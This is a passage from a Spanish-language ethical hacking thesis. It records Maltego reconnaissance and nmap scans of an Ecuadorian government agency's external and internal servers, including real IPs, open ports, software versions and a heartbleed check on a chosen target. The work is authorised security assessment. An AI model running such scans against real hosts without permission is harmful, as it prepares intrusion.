


Figura 14. Resultado Maltego IP Representación subdominio mail.scpm.gob.ec.
Elaborado por: Paúl Paillacho

En la tabla 5 se puede apreciar la información referente al servidor mail.scpm.gob.ec.

Tabla 5. Información maltego equipo mail.scpm.gob.ec

Dominio / subdominio	mail.scpm.gob.ec
IP	181.112.55.147
Observaciones	ISP: CNT Información ISP: Quito – Ecuador Contácto CNT: Evelin Gavilanes

Nota: Información maltego sobre servidor mail.scpm.gob.ec
Elaborado por: Paúl Paillacho

Como se puede observar en la figura 15 el hosting sobre el que reposa el dominio scpm.gob.ec pertenece a la empresa GoDaddy. Por lo que si se realiza actividades de penetración sobre dicho hosting, se estaría violentando un servidor que no pertenece a nuestro objetivo.

Información sobre el dominio y hosting del servidor del portal web




Figura 15. Resultado Maltego IP Representación dominio scpm.gob.ec.
Elaborado por: Paúl Paillacho

En la tabla 6 se puede visualizar la información referente al servidor scpm.gob.ec

Tabla 6.
Información maltego equipo scpm.gob.ec

Dominio / subdominio	scpm.gob.ec
IP	182.168.57.1
Observaciones	Proveedor: GoDaddy Información Proveedor: Scottsdale-Estados Unidos

Nota: Información maltego equipo scpm.gob.ec
Elaborado por: Paúl Paillacho

2.1.4. Escaneo

2.1.4.1. Definición

Escanear es la etapa en la que se identifican los elementos activos previamente recolectados en la etapa de reconocimiento y es previa al lanzamiento de la enumeración de vulnerabilidades y de ejecutar los ataques. (Graves, 2010, pág. 64).

El escaneo de elementos activos utiliza el método de falsos positivos y la información que se puede obtener es:

Escaneo de puertos. - Es el proceso para identificar los puertos abiertos de un host, los puertos pueden ser de tipo tcp/ip. Cada servicio o aplicación a un número de puerto. Los rangos de puertos se concentran en el siguiente rango

Puertos bien conocidos "Well-Known": 0 -1023

Puertos registrados: 1024 - 49151

Puertos dinámicos: 49152 - 65535

Escaneo de red. - El escaneo de una red es el proceso para identificar equipos de cómputo, servidores o elementos de comunicación activos (en uso o encendidos) dentro de una red de trabajo. Los elementos activos se los identifica mediante una IP única.

Escaneo de vulnerabilidades. - Es la actividad en la cual se identifican las vulnerabilidades de los diferentes equipos de cómputo activos. Una de las tareas en esta etapa es identificar el sistema operativo y en medida de lo posible la versión y los paquetes de actualización instalados.

2.1.4.2. Herramientas

NMAP. - La herramienta utilizada ha sido NMAP. Es un escáner de puertos OPEN SOURCE de fácil y rápida utilización y aprendizaje. Puede hacer pruebas de acceso mediante ping, escaneo de puertos, identificación de dirección IP, identificación de sistemas operativos. Además, se puede realizar un escaneo completo de la red de trabajo basado en el rango de IP o el tipo de enrutamiento que utilice la institución. (Graves, 2010, pág. 71).

Los comandos utilizados para el escaneo de la SCPM se los puede ver en la tabla 7 los cuales son:

Tabla 7.
Comandos NMAP utilizados

Comando NMAP	Descripción
-O	Activa identificación del sistema operativo
-PN	Hace un escaneo sin la utilización de *ping*
-F	Se utiliza para el evasión de firewalls

Nota: Comandos NMAP
Elaborado por: Paúl Paillacho

OWASP MANTRA. - Mantra es un explorador construido para realizar el análisis WEB de la seguridad de las aplicaciones. (OWASP Mantra - Security Framework, s.f.). Analizando el dominio www.scpm.gob.ec y con el uso de Mantra se determina que el portal web es un WordPress.

2.1.4.3. Resultados escaneo externo

Las actividades que comprenden un hacking ético externo se conoce como las pruebas que se realizan sobre un determinado objetivo ejecutadas desde el exterior de la infraestructura institucional. Para el actual proyecto estas actividades se las realizo utilizando los datos previamente recopilados.

En la Tabla 8 se puede ver que se realizó el escaneo del servidor con IP 184.168.57.1, en la etapa de reconocimiento se identificó que el equipo presta servicios de hosting a la página institucional de la institución.

Tiene servicios activos de transferencia de archivos, conexión remota segura, servicio web y servicio web seguro. No se identificó el sistema operativo del servidor

Cualquier práctica de hacking se estaría infiltrando en la infraestructura de GoDaddy.com

Tabla 8.
Información escaneo equipo 184.168.57.1

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Dominio	www.scpm.gob.ec	Sistema Operativo	
Equipo:		IP:	184.168.57.1
Puertos:	21 22 80 443	Servicios	Página web

Capturas:

Como se observa en la figura 16 se recolecta información mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo.

Resultado utilizando nmap servidor 184.168.57.1

```
root@pika-team:~# sudo nmap -O -PN -F 184.168.57.1

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-26 09:37 COT
Nmap scan report for p3nlhg252c1252.shr.prod.phx3.secureserver.net (184.168.5
)
Host is up (0.13s latency).
Not shown: 96 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (86%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.or
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.20 seconds
```

Figura 16. Resultado utilizando nmap servidor 184.168.57.1

Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 184.168.57.1
Elaborado por: Paúl Paillacho

En la tabla 9 se observa cómo se realizó el escaneo del servidor con IP 181.112.55.147, en la etapa de reconocimiento se identificó como el equipo que presta servicios de correo electrónico.

Tiene servicios activos de transferencia de archivos, conexión remota segura, servicio web, servicio web seguro y servicios propios de correo electrónico como son SMTP, IMAP y POP3.

Al acceder al servidor por medio del dominio, se identifica que la aplicación que utilizan para gestionar el correo electrónico es Zimbra (open source).

Tabla 9.
Información escaneo equipo 181.112.55.147

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO			
Dominio	mail.scpm.gob.ec		Sistema Operativo	Windows
IP:	181.112.55.147			
Puertos:	21 22 25 53 80 110 113	143 443 587 993 995 8000 8080	Servicios	Zimbra Correo electrónico
Capturas: Como se observa en la figura 17 se recolecta información del servidor 181.112.55.147 mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo.				

Ejecución 181.112.55.147

```
root@pika-team:~# sudo nmap -O -PN -F 181.112.55.147

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-26 09:44 COT
Nmap scan report for mail.scpm.gob.ec (181.112.55.147)
Host is up (0.015s latency).
Not shown: 86 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
25/tcp   open   smtp
53/tcp   open   domain
80/tcp   open   http
110/tcp  open   pop3
113/tcp  closed ident
143/tcp  open   imap
443/tcp  open   https
587/tcp  open   submission
993/tcp  open   imaps
995/tcp  open   pop3s
8000/tcp closed http-alt
8080/tcp open   http-proxy
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|Vista|2008|7 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_
server_2008::sp1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (91%), Microsoft Windows Vista SP0 or SP1, Wind
ows Server 2008 SP1, or Windows 7 (88%), Microsoft Windows Server 2008 or 2008 Beta 3 (87%), Microsoft Windows 7 Professional (87%), Microso
ft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (87%), Microsoft Windows 7 Professional or Windows 8 (87%), Microsoft Windows Vi
sta Home Premium SP1 (85%), Windows Server 2012 (85%), Microsoft Windows Server 2008 SP1 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

Figura 17. Pasos para hacking.
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 181.112.55.147
Elaborado por: Paúl Paillacho

En la tabla 10 Se realizó el escaneo del servidor con IP 181.198.51.180, en la etapa de reconocimiento se identificó como el equipo que presta servicios de correo electrónico. Con los datos obtenidos se considera que puede ser un servidor secundario o espejo.

Tiene servicios activos de transferencia de archivos, conexión remota segura, servicio web, servicio web seguro y servicios propios de correo electrónico como son SMTP, IMAP y POP3.

Al acceder al servidor por medio del dominio, se identifica que la aplicación que utilizan para gestionar el correo electrónico es Zimbra (open source).

Tabla 10.
Información escaneo equipo 181.198.51.180

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO			
Dominio	mail2.scpm.gob.ec		Sistema Operativo	Linux
Equipo:			IP:	181.198.51.180
Puertos:	25 53 80 110 113	143 443 587 993 995 8000	Servicios	Zimbra Correo electrónico

Capturas:

Como se observa en la figura 18 se recolecta información del servidor 181.198.51.180 mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo.

Ejecución NMAP 181.198.51.180

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-26 09:41 COT
Nmap scan report for sophosmail.scpm.gob.ec (181.198.51.180)
Host is up (0.24s latency).
Not shown: 89 filtered ports
PORT     STATE  SERVICE
25/tcp   open   smtp
53/tcp   open   domain
80/tcp   open   http
110/tcp  open   pop3
113/tcp  closed ident
143/tcp  open   imap
443/tcp  open   https
587/tcp  open   submission
993/tcp  open   imaps
995/tcp  open   pop3s
8000/tcp closed http-alt
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|2.6.X (98%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 3.11 - 3.13 (98%), Linux 3.2 - 3.8 (93%), Linux 2.6.32 - 2.6.39 (90%), Linux 3.11 - 3.14 (88
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Figura 18. Resultado utilización nmap.
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 181.198.51.180
Elaborado por: Paúl Paillacho

2.1.4.4. Resultados escaneo interno

El escaneo interno se lo realizo bajo la modalidad caja gris, ya que se permitió el acceso a la red inalámbrica llamada MOVILES.

El rango de IP dentro del que se encuentra el servidor sobre el cual se ejecutarán las actividades de ataque es:

192.168.10.1 – 192.168.10.255

En la tabla 11 se puede ver el resultado del escaneo sobre el servidor que será el atacado corresponde a un servidor con sistema operativo Windows Server 2012, según la consulta realizada a la herramienta con el comando:

nmap –sV –O –p 443 –script ssl-heartbleed 192.168.10.96

Se puede resumir por medio de la información de los puertos que el equipo tiene servicios activos como son base de datos (mySql) y servidores web (apache y tomcat).

Tabla 11.
Información escaneo equipo 192.168.10.96 – Equipo objetivo de hackeo

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Equipo:	EQUIPO ATACADO	IP:	192.168.10.96
Puertos:	80/tcp open http 135/tcp open 139/tcp open 443/tcp open	Sistema operativo	Windows Server 2012

	3306/tcp open		

Capturas:

Como se observa en la figura 19 se recolecta información del servidor 192.168.10.96 mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativos.

Ejecución 192.168.10.96

```
[redacted]:[redacted]# nmap -O -PN -F 192.168.10.96

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-29 16:49 COT
Nmap scan report for uio-learning.scpm.gob.ec (192.168.10.96)
Host is up (0.011s latency).
Not shown: 87 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-03-01 17:00 COT
Nmap scan report for uio-learning.scpm.gob.ec (192.168.10.96)
Host is up (0.0037s latency).
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.4.7 ((Win32) OpenSSL/0.9.8y PHP/5.4.25)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|7|8.1|Vista|2008 (96%)
OS CPE: cpe:/o:microsoft:windows_server_2012 cpe:/o:microsoft:windows_7:::ultima
te cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::sp1 cpe:/o:micro
soft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
Aggressive OS guesses: Microsoft Windows Server 2012 (96%), Windows Server 2012
R2 Update 1 (96%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Upda
te 1 (96%), Microsoft Windows Vista SP1 (95%), Microsoft Windows Server 2008 R2
(93%), Microsoft Windows Server 2008 SP1 (93%), Microsoft Windows Server 2008 SP
2 (93%), Windows Server 2008 SP1 (93%), Microsoft Windows 7 (93%), Microsoft Win
dows 7 SP0 - SP1 or Windows Server 2008 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
```

Figura 19. Resultado utilización nmap.
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 192.168.10.96 – Equipo objetivo de hackeo
Elaborado por: Paúl Paillacho

En la tabla 12 se puede observar que se realizó el escaneo del servidor con IP 192.168.10.1. Y se encarga de prestar los servicios de DHCP para los equipos de la SCPM.

A la vez tiene levantado el puerto 80, por lo que se identifica que tiene un servicio web activo.

Tabla 12.
Información escaneo equipo 192.168.10.1

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Equipo:	uio-srvdc01.scpm.gob.ec	IP:	192.168.10.1
Puertos:	53/tcp open domain 80/tcp open http 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 8000/tcp open http-alt 49152/tcp open unknown 49153/tcp open unknown 49154/tcp open unknown 49156/tcp open unknown 49157/tcp open unknown	Servicios	DHCP
Capturas:			

Como se observa en la figura 20 se recolecta información del servidor 192.168.10.1

Mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo.

Ejecución NMAP 192.168.10.1

```
root@pika-team:~# nmap -O -PN -F 192.168.10.1

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-29 13:10 COT
Nmap scan report for uio-srvdc01.scpm.gob.ec (192.168.10.1)
Host is up (0.016s latency).
Not shown: 87 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.47%E=4%D=2/29%OT=53%CT=7%CU=39135%PV=Y%DS=2%DC=I%G=Y%TM=56D4899
OS:6%P=x86_64-unknown-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=
OS:S%TS=7)OPS(O1=M574NW8ST11%O2=M574NW8ST11%O3=M574NW8NNT11%O4=M574NW8ST11%
OS:O5=M574NW8ST11%O6=M574ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W
OS:6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M574NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%
OS:DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80
OS:%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)U1(R=N
OS:)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```

Figura 20. Ejecución nmap.
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 192.168.10.1
Elaborado por: Paúl Paillacho

En la tabla 13 se puede observar que de acuerdo al escaneo se evidencio que se tiene servicios activos de mysql, servicios web tanto para aplicaciones basadas en lenguaje php y java. Se deduce por los diferentes puertos que son el 80 y 8080.

Según la Resolución No. SCPM-DS-037-2015, el 9 de julio del 2015 se creó el Sistema Informático de Gestión documental SIGDO.

Con toda esta información se determina que el servidor tiene alta prioridad para resguardar la información que almacena o permite visibilizar a la ciudadanía. (Resolución No. SCPM-DS-046-2015, pág. 1).

Tabla 13.
Información escaneo equipo 192.168.10.9

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Equipo:	GESTOR DOCUMENTAL	IP:	192.168.10.9
Puertos:	80/tcp open http 135/tcp open msrpc 139/tcp open netbios-ssn 445/tcp open microsoft-ds 3306/tcp open mysql 3389/tcp open ms-wbt-server 5432/tcp open postgresql 7070/tcp open realserver 8009/tcp open ajp13	8080/tcp open http-proxy 8081/tcp open blackice-icecap 49152/tcp open unknown 49153/tcp open unknown 49154/tcp open unknown 49155/tcp open unknown	

Capturas:

Como se observa en la figura 21 se recolecta información del servidor 192.168.10.9 mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo

Ejecución NMAP 192.168.10.9

```
root@pika-team:~# nmap -O -PN -F 192.168.10.10

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-29 13:21 COT
Nmap scan report for uiosrvantivirus01.scpm.gob.ec (192.168.10.10)
Host is up (0.0064s latency).
Not shown: 90 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
```

Figura 21. Resultado utilización nmap.
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 192.168.10.9

Elaborado por: Paúl Paillacho

En la tabla 14 se observa que, por medio de la información recolectada, el servidor tiene características similares al servidor Gestor Documental

Tabla 14.
Información escaneo equipo 192.168.10.20

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Equipo:	gestordocumentaldesarrollo.scpm.gob.ec	IP:	192.168.10.20

<table>
<tr><td>Puertos:</td><td>21/tcp open ftp
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
3389/tcp open ms-wbt-server
5432/tcp open postgresql
7070/tcp open realserver
8009/tcp open ajp13</td><td>8080/tcp open http-proxy
8081/tcp open blackice-icecap
8443/tcp open https-alt
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown</td><td>Servicios</td><td>GESTOR DOCUMENTAL PARA DESARROLLO</td></tr>
<tr><td colspan="5">Capturas:
Como se observa en la figura 22 se recolecta información del servidor 192.168.10.20 mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo</td></tr>
</table>

Ejecución NMAP 192.168.10.20

```
root@pika-team:~# nmap -O -PN -F 192.168.10.20

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-29 15:06 COT
Nmap scan report for gestordocumentaldesarrollo.scpm.gob.ec (192.168.10.20)
Host is up (0.0068s latency).
Not shown: 85 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
7070/tcp  open  realserver
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
```

Figura 22. Resultado utilización nmap.
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 192.168.10.20

Elaborado por: Paúl Paillacho

Según lo que se puede observar en la tabla 15. El servidor se reviste de importancia ya que en el cual se hospeda un portal web que sirve como herramienta de comunicación dentro de la SCPM y especialmente para la socialización de las resoluciones.

Tiene servicios activos como base de datos y web.

Tabla 15.
Información escaneo equipo 192.168.10.20

Institución:	SUPERINTENDENCIA DE CONTROL DEL PODER DE MERCADO		
Equipo:	intranet.scpm.gob.ec	IP:	192.168.10.132
Puertos:	80/tcp open http 135/tcp open msrpc 139/tcp open netbios-ssn 443/tcp open https 445/tcp open microsoft-ds 3306/tcp open mysql 3389/tcp open ms-wbt-server		

Capturas:

Como se observa en la figura 23 se recolecta información del servidor 192.168.10.132 mediante la utilización del programa nmap. El comando es nmap –0 –PN – F con el cual entrega la información sobre los puertos abiertos y el tipo de sistema operativo

Ejecución NMAP 192.168.10.132

```
root@pika-team:~# nmap -O -PN -F 192.168.10.132

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-29 16:51 COT
Nmap scan report for intranet.scpm.gob.ec (192.168.10.132)
Host is up (0.0032s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|general purpose
Running (JUST GUESSING): Microsoft Windows Phone|2008|7|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7
oft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Ser
r Windows 8 (91%), Windows Server 2008 R2 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%
indows 7 SP1 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP1 - SP2 (91%), Microsoft Windows Vista SP0 or SP1, Window
SP1, or Windows 7 (91%), Microsoft Windows Vista SP2 (91%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

Figura 23. Ejecución NMAP
Elaborado por: Paúl Paillacho

Nota: Información escaneo equipo 192.168.10.20
Elaborado por: Paúl Paillacho

Capítulo 3

Construcción

3.1. Definición

La etapa de enumeración también conocida como etapa de obtención de acceso es similar tanto en actividades de hacking y hacking ético. El objetivo de esta etapa es agrupar la información que se consideré como una vulnerabilidad dentro de equipos y aplicaciones y que puede corresponder a información referente a sistemas operativos, usuarios, puertos y software.

Toda esta información será utilizada para la etapa de hacking o ataque ya que una vez obtenido los datos se podrían obtener un acceso escalando privilegios y elevando permisos. (Héctor & Pacheco, 2013, pág. 43).

Esta fase no se considera como ataque, ya que solo se recopila organizadamente la información mediante consultas.

3.2. Herramientas

WPSCAN.- WordPress Security Scanner Resultado es una herramienta OPEN SOURCE que realiza el escaneo de portales web WordPress buscando vulnerabilidades, archivos de configuración o errores en los plugins instalados (Manaras, 2012).

NESSUS.- Es una aplicación pagada, para la ejecución del proyecto se utilizó la versión gratuita.

Observando la figura 24 se concluye que el funcionamiento de Nessus se basa en la utilización de plugins que le permite escanear debilidades de servidores, tanto de

equipos remotos o equipos locales. La herramienta basa su potencial en realizar descubrimientos de vulnerabilidades a alta velocidad, genera una auditoría sobre los datos sensibles descubiertos. (tenatable, 2014, pág. 28).

Elementos Nessus




Figura 24. Componentes del programa NESSUS, software que permite al auditor encontrar vulnerabilidades en equipos informáticos.
Elaborado por: Paúl Paillacho

3.3. Resultados de enumeración

Los resultados obtenidos en esta etapa se presentan en función de los equipos que se han categorizado por tener una importancia relevante.

